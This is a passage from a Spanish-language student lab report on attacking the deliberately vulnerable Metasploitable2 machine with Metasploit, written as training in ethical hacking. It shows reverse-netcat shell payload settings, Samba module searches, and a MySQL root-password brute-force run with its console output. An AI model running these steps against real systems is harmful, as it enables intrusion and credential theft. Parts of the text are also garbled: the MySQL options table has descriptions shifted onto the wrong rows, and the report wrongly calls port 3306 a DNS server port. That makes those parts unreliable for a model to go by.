
Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.100.4   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port
  
```

Ilustración 17 Verificación de la ip local

Notese que si se conservan los valores de la maquina atacante en **lhost** y **lport**.

9. PUERTO 445 SAMBA SMB SMBD 3.X



```
msf6 > Search samba
[-] Unknown command: Search. Did you mean search? Run the help command for more details.
msf6 > Search samba smbd 3x
[-] Unknown command: Search. Did you mean search? Run the help command for more details.
msf6 > Search samba smbd 3x
[-] Unknown command: Search. Did you mean search? Run the help command for more details.
msf6 > Search samba smbd
[-] Unknown command: Search. Did you mean search? Run the help command for more details.
msf6 > Search netbios-ssn
[-] Unknown command: Search. Did you mean search? Run the help command for more details.
msf6 > Search netbios
[-] Unknown command: Search. Did you mean search? Run the help command for more details.
msf6 > Search samba smbd 3.x
[-] Unknown command: Search. Did you mean search? Run the help command for more details.
msf6 > search samba smbd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -  -                                     -
0  auxiliary/dos/samba/read_nttrans_ea_list .             normal  No     Samba read_nttra
ns_ea_list Integer Overflow

Buscar: deshaser
```

Ilustración 18 Ataque PUERTO 445 SAMBA SMB SMBD 3.X

Esta búsqueda es un ejemplo claro de que debemos hacer búsquedas con especificaciones ya que por falta de información no se estaba reconociendo el nombre de este comando lo que unas cuantas letras además de las anteriormente puestas ayudaron a conseguir el objetivo deseado.




Ilustración 19 Escaneo Search samba

Se le pudieron hacer las cargas de las direcciones ip en los rhosts y rport.





Ilustración 20 Asignacion Rhosts

10. PUERTO 3306 MYSQL 5.0.51

Este ataque tiene un caso especial porque al ser un puerto de servidor DNS significa que su configuración puede ser diferente del resto, lo que respondería el motivo por el cual no se le pudo confirmar el ataque.



```
luis@kali: ~  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > search mysql_login  
Matching Modules  


| # | Name                                | Disclosure Date | Rank   | Check | Description         |
|---|-------------------------------------|-----------------|--------|-------|---------------------|
| 0 | auxiliary/scanner/mysql/mysql_login | .               | normal | No    | MySQL Login Utility |


  
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/mysql/mysql_login  
msf6 > use 0  
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session  
msf6 auxiliary(scanner/mysql/mysql_login) > options  
Module options (auxiliary/scanner/mysql/mysql_login):  


| Name             | Current Setting | Required | Description                                         |
|------------------|-----------------|----------|-----------------------------------------------------|
| ANONYMOUS_LOGIN  | false           | yes      | Attempt to login with a blank username and password |
| BLANK_PASSWORDS  | true            | no       | Try blank passwords for all users                   |
| BRUTEFORCE_SPEED | 5               | yes      | How fast to bruteforce, from 0 to 5                 |
| CreateSession    | false           | no       | Create a new session for every successful login     |


```

Ilustración 21 Ataque PUERTO 3306 MYSQL 5.0.51

Aunque la búsqueda de los exploit haya generado resultados positivos el resultado final se presenta de una manera diferente por no estar activo el puerto 3306.



```
luis@kali: ~  
RPORT 3306 yes exploit.html  
STOP_ON_SUCCESS false yes The target port (TCP)  
THREADS 1 yes Stop guessing when a credential works for a host  
USERNAME root no The number of concurrent threads (max one per host)  
USERPASS_FILE no A specific username to authenticate as  
USER_AS_PASS false no File containing users and passwords separated by space, one pair per line  
USER_FILE no Try the username as the password for all users  
VERBOSE true yes File containing usernames, one per line  
Whether to print output for all attempts  
  
View the full module info with the info, or info -d command.  
msf6 auxiliary(scanner/mysql/mysql_login) > run  
[*] 192.168.100.6:3306 - 192.168.100.6:3306 - Found remote MySQL version 5.0.51a  
[*] 192.168.100.6:3306 - No active DB -- Credential data will not be saved!  
[*] 192.168.100.6:3306 - LOGIN FAILED: root:root (Unable to Connect: invalid packet: scramble.length(0) != length of scramble(21))  
[*] 192.168.100.6:3306 - LOGIN FAILED: root: (Unable to Connect: invalid packet: scramble.length(0) != length of scramble(21))  
[*] 192.168.100.6:3306 - Scanned 1 of 1 hosts (100% complete)  
[*] 192.168.100.6:3306 - Bruteforce completed, 0 credentials were successful.  
[*] 192.168.100.6:3306 - You can open a MySQL session with these credentials and CreateSession set to true  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/mysql/mysql_login) >
```

Ilustración 22 Ataque Con puerto 3306 no activo

JUSTIFICACIÓN

La finalidad de este espacio de prácticas es que como estudiantes potenciemos nuestras destrezas en seguridad ofensiva, capacitándolos para comprender la forma en que un adversario podría comprometer servicios que presenten debilidades en un entorno realista.

La selección de Metasploitable responde a su naturaleza como máquina virtual diseñada expresamente con varias vulnerabilidades deliberadas, ideal para el aprendizaje de técnicas de pentesting sin el riesgo de dañar sistemas operativos reales.

Así, se busca que como estudiantes no solo pongamos en práctica la detección y el aprovechamiento de vulnerabilidades, sino que también reflexionemos sobre lo crucial que es mantener los sistemas al día, restringir servicios no esenciales y emplear configuraciones seguras para evitar ataques.

CONCLUSIÓN

En este trabajo práctico quedó en evidencia lo vulnerable que puede ser un sistema como Metasploitable2. La ausencia de parches de seguridad y una configuración inadecuada lo dejan expuesto. Mediante Nmap pudimos detectar servicios inseguros y, con Metasploit, aprovechamos fallos para entrar al sistema.

Este ejercicio afianzó nuestra comprensión de las fases de un "ataque ético": recolección de información, análisis de debilidades, intrusión y control. También resaltó la importancia de la ciberseguridad, pues las herramientas que usamos para aprender pueden ser usadas por personas mal intencionadas.